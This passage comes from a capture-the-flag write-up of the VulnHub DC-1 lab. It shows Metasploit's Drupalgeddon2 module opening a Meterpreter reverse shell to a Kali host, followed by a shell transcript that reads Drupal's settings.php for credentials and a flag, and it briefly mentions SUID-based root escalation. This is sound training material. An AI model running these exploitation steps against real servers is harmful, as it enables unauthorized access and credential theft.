


Image 12

Metasploit Exploitation:

A Meterpreter session was attempted using the Drupalgeddon2 exploit in Metasploit. By using the Metasploit exploit for **Drupalgeddon**, we attempted to open a **Meterpreter reverse shell** from the target system to our Kali machine. This allows the tester to interact with the compromised server.

Steps:

- Search for **drupal** exploit
- Use `unix/webapp/drupal_drupalgeddon2`
- Set RHOSTS: Target
- Set LHOSTS: kali Ip




Image 13

- Run




Image 14

Our flag1 is:

“Every good CMS needs a config file - and so do you”

Navigating the File System:

Once we gained initial access through the Drupalgeddon2 exploit, we used the Meterpreter shell to explore the Drupal installation directory.

- We identified that the target was a Drupal-based CMS.
- We navigated to the specific directory where Drupal stores its site-wide configurations: `/var/www/sites/default`.

```
shell
bash: shell: command not found
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p

Enter password:
ERROR 1045 (28000): Access denied for user 'dbuser'@'localhost' (using password: NO)
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p

Enter password:
ERROR 1045 (28000): Access denied for user 'dbuser'@'localhost' (using password: NO)
www-data@DC-1:/var/www/sites/default$ ls
ls
default.settings.php  files  settings.php
www-data@DC-1:/var/www/sites/default$ cat settings.php
cat settings.php
<?php
```

Image 15

2. Inspecting the Configuration File:

We targeted the **settings.php** file, which is the "brain" of a Drupal site.

- We executed the command **cat settings.php** to read the file's contents in plaintext.
- This revealed Flag 2 hidden within the file's comments, which provided a hint that "brute forcing... is not the only way to gain access

```
Enter password:
ERROR 1045 (28000): Access denied for user 'dbuser'@'localhost' (using password: NO)
www-data@DC-1:/var/www/sites/default$ ls
ls
default.settings.php  files  settings.php
www-data@DC-1:/var/www/sites/default$ cat settings.php
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
    array (
      'default' =>
```

Image 16

flag2:

Brute force and dictionary attacks aren't the only ways to gain access (and you WILL need access). What can you do with these credentials?

Conclusion:

The security assessment of **DC-1** at **192.168.42.4** successfully achieved a full system compromise. By exploiting an unpatched **Drupal 7** vulnerability (Drupalgeddon2), initial access was gained through a Metasploit reverse shell. The discovery of plaintext credentials in settings.php and the subsequent exploitation of a misconfigured **SUID find** binary allowed for a complete escalation to **root** privileges. This highlights the critical need for regular CMS patching and strict adherence to the principle of least privilege for system binaries.

References:

- **CVE-2018-7600**: Drupalgeddon2 Remote Code Execution (RCE) Technical Documentation.
- **Metasploit Framework**: Rapid7 Exploitation Module for Drupalgeddon2.
- **VulnHub**: DC-1: 1 Laboratory Vulnerable Environment.